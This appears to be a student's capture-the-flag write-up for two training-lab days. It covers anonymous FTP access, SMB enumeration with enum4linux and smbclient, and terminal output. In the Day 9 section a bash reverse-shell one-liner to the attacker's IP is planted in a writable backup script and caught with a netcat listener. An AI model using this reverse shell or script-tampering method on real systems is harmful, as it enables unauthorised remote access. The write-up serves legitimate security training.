
Making sure that we are in current directory. Using put command to store



Wait for about 2 minutes for the cat listener to catch the connection on our AttackBox.



Re-upload this script to contain malicious data. Output the contents of /root/flag.txt to obtain the flag!



Thought Process/ Methodology: (Day 9)

First, we deploy our machine and attackbox. We started the progress by inserting ftp MACHINE IP ADRESS on the terminal. When prompted for a username, enter anonymous. After we gain access we see that we only have access to one directory called ‘public’. So we check what's inside of it. There is a file called backup.sh. We are going to download this backup.sh file to our machine so that we can examine it further. We downloaded it by using the get command in ftp. We also downloaded th shoppinglist.txt file as there is a question asking about the santa shopping list. By using the nano command, we opened the backup.sh file to examine what's inside. We update our script with the command bash -i >& /dev/tcp/<attack_machine_ip>/4444 0>&1 which will run a shell which we can then catch with netcat. Then, we put that file back into the public directory of the FTP server. Then, we set up our netcat listener by running nc -lvnp 4444. After around a minute or so we see a shell pop up that we can now interact with. We check the content of /root/flag.txt and get our final flag.

DAY 10: Don't be so sElfish

Tools used: Kali Linux, FTP server

Question 1

Open a terminal and navigate to enum4linux. Use cd /root/Desktop/Tools/Miscellaneous command.

Using help command; -h to get the respected flags and their functionality.

```
Applications  Places  System   Fri 24 Jun, 15:44                    AttackBox IP:10.10.180.138
                                root@ip-10-10-180-138: ~/Desktop/Tools/Miscellaneous
File  Edit  View  Search  Terminal  Help
root@ip-10-10-180-138:~# cd /root/Desktop/Tools/Miscellaneous
root@ip-10-10-180-138:~/Desktop/Tools/Miscellaneous# ./enum4linux.pl -h
enum4linux v0.8.9 (http://labs.portcullis.co.uk/application/enum4linux/)
Copyright (C) 2011 Mark Lowe (mrl@portcullis-security.com)

Simple wrapper around the tools in the samba package to provide similar
functionality to enum.exe (formerly from www.bindview.com).  Some additional
features such as RID cycling have also been added for convenience.

Usage: ./enum4linux.pl [options] ip

Options are (like "enum"):
    -U        get userlist
    -M        get machine list*
    -S        get sharelist
    -P        get password policy information
    -G        get group and member list
    -d        be detailed, applies to -U and -S
    -u user   specify username to use (default "")
    -p pass   specify password to use (default "")

The following options from enum.exe aren't implemented: -L, -N, -D, -f

Additional options:
    -a        Do all simple enumeration (-U -S -G -P -r -o -n -i).
              This opion is enabled if you don't provide any other options.
    -h        Display this help message and exit
    -r        enumerate users via RID cycling
    -R range  RID ranges to enumerate (default: 500-550,1000-1050, implies -r)
    -K n      Keep searching RIDs until n consective RIDs don't correspond to
              a username.  Impies RID range ends at 999999. Useful
              against DCs.
    -l        Get some (limited) info via LDAP 389/TCP (for DCs only)
    -s file   brute force guessing for share names
    -k user   User(s) that exists on remote system (default: administrator,guest,krbtgt,domain admins,root,bin,none)
              Used to get sid with "lookupsid known_username"
              Use commas to try several users: "-k admin,user1,user2"
    -o        Get OS information
```

Question 2

Proceed with enum4linux to obtain the list of user by using -U command

```
Applications  Places  System   Fri 24 Jun, 16:11                    AttackBox IP:10.10.180.138
                                root@ip-10-10-180-138: ~
File  Edit  View  Search  Terminal  Help
root@ip-10-10-180-138:~/Desktop/Tools/Miscellaneous# ./enum4linux.pl -U 10.10.1.153
WARNING: polenum.py is not in your path.  Check that package is installed and your PATH is sane.
Starting enum4linux v0.8.9 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Fri Jun 24 15:45:52 2022

 =========================
|    Target Information   |
 =========================
Target ........... 10.10.1.153
RID Range ........ 500-550,1000-1050
Username ......... ''
Password ......... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none


 ===================================================
|    Enumerating Workgroup/Domain on 10.10.1.153    |
 ===================================================
[+] Got domain/workgroup name: TBFC-SMB-01

 ==================================
|    Session Check on 10.10.1.153   |
 ==================================
[+] Server 10.10.1.153 allows sessions using username '', password ''

 ========================================
|    Getting domain SID for 10.10.1.153   |
 ========================================
Domain Name: TBFC-SMB-01
Domain Sid: (NULL SID)
[+] Can't determine if host is part of domain or part of a workgroup

 ============================
|    Users on 10.10.1.153   |
 ============================
index: 0x1 RID: 0x3e8 acb: 0x00000010 Account: elfmcskidy       Name:   Desc:
index: 0x2 RID: 0x3ea acb: 0x00000010 Account: elfmceager       Name: elfmceager        Desc:
index: 0x3 RID: 0x3e9 acb: 0x00000010 Account: elfmcelferson    Name:   Desc:

user:[elfmcskidy] rid:[0x3e8]
user:[elfmceager] rid:[0x3ea]
user:[elfmcelferson] rid:[0x3e9]
enum4linux complete on Fri Jun 24 15:45:52 2022

root@ip-10-10-180-138:~/Desktop/Tools/Miscellaneous# ./enum4linux.pl -S 10.10.1.153
WARNING: polenum.py is not in your path.  Check that package is installed and your PATH is sane.
Starting enum4linux v0.8.9 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Fri Jun 24 15:46:16 2022
```

Question 3

Then, obtain the list of share by using -S command.

```
Applications  Places  System   Fri 24 Jun, 16:09                AttackBox IP:10.10.180.138
                                  root@ip-10-10-180-138: ~
File  Edit  View  Search  Terminal  Help
root@ip-10-10-180-138:~/Desktop/Tools/Miscellaneous# ./enum4linux.pl -S 10.10.1.153
WARNING: polenum.py is not in your path.  Check that package is installed and your PATH is sane.
Starting enum4linux v0.8.9 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Fri Jun 24 15:46:16 2022

 ==========================
|    Target Information    |
 ==========================
Target ......... 10.10.1.153
RID Range ........ 500-550,1000-1050
Username ......... ''
Password ......... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none


 ===================================================
|    Enumerating Workgroup/Domain on 10.10.1.153    |
 ===================================================
[+] Got domain/workgroup name: TBFC-SMB-01

 ==================================
|    Session Check on 10.10.1.153    |
 ==================================
[+] Server 10.10.1.153 allows sessions using username '', password ''

 ============================================
|    Getting domain SID for 10.10.1.153    |
 ============================================
Domain Name: TBFC-SMB-01
Domain Sid: (NULL SID)
[+] Can't determine if host is part of domain or part of a workgroup

 ======================================
|    Share Enumeration on 10.10.1.153    |
 ======================================
WARNING: The "syslog" option is deprecated

        Sharename       Type      Comment
        ---------       ----      -------
        tbfc-hr         Disk      tbfc-hr
        tbfc-it         Disk      tbfc-it
        tbfc-santa      Disk      tbfc-santa
        IPC$            IPC       IPC Service (tbfc-smb server (Samba, Ubuntu))
Reconnecting with SMB1 for workgroup listing.

        Server               Comment
        ---------            -------
```


Question 4

Use smbclient to try to login to the shares on the Samba server. The share of tbfc-santa doesn't require a password!

```
Applications  Places  System   Fri 24 Jun, 16:20                AttackBox IP:10.10.180.138
                                  root@ip-10-10-180-138: ~
File  Edit  View  Search  Terminal  Help
logon <username> [<password>]
smb: \> logon tbfc-santa
Password:
Current VUID is 0
smb: \> ls
NT_STATUS_NETWORK_NAME_DELETED listing \*
smb: \> exit
root@ip-10-10-180-138:~# nmbclient

Command 'nmbclient' not found, did you mean:

  command 'smbclient' from deb smbclient

Try: apt install <deb name>

root@ip-10-10-180-138:~# ls nmbclient
ls: cannot access 'nmbclient': No such file or directory
root@ip-10-10-180-138:~# nmbclient //10.10.1.153/tbfc-hr

Command 'nmbclient' not found, did you mean:

  command 'smbclient' from deb smbclient

Try: apt install <deb name>

root@ip-10-10-180-138:~# smbclient //10.10.1.153/tbfc-hr
WARNING: The "syslog" option is deprecated
Enter WORKGROUP\root's password:
tree connect failed: NT_STATUS_ACCESS_DENIED
root@ip-10-10-180-138:~# smbclient //10.10.1.153/tbfc-it
WARNING: The "syslog" option is deprecated
Enter WORKGROUP\root's password:
tree connect failed: NT_STATUS_ACCESS_DENIED
root@ip-10-10-180-138:~# smbclient //10.10.1.153/tbfc-santa
WARNING: The "syslog" option is deprecated
Enter WORKGROUP\root's password:
Try "help" to get a list of possible commands.
smb: \>
```

Question 5

Log in back to the share; tbfc-santa. Analyse which directory are there for Santa.



Thought Process/ Methodology: (Day 10):

Firstly, we deploy our machine and attackbox. We run enum4linux -h in order to see some of the ways the script can be used. Next, we keyed -S to know the amount of shares are on the samba server. We use smbclient to try logging into the shares on the samba server. We found that tbfc-santa did not require any password. Other than that we use the ls command to find out what directory Elf McSkidy left for Santa. The only directory we see is called jingle-tunes.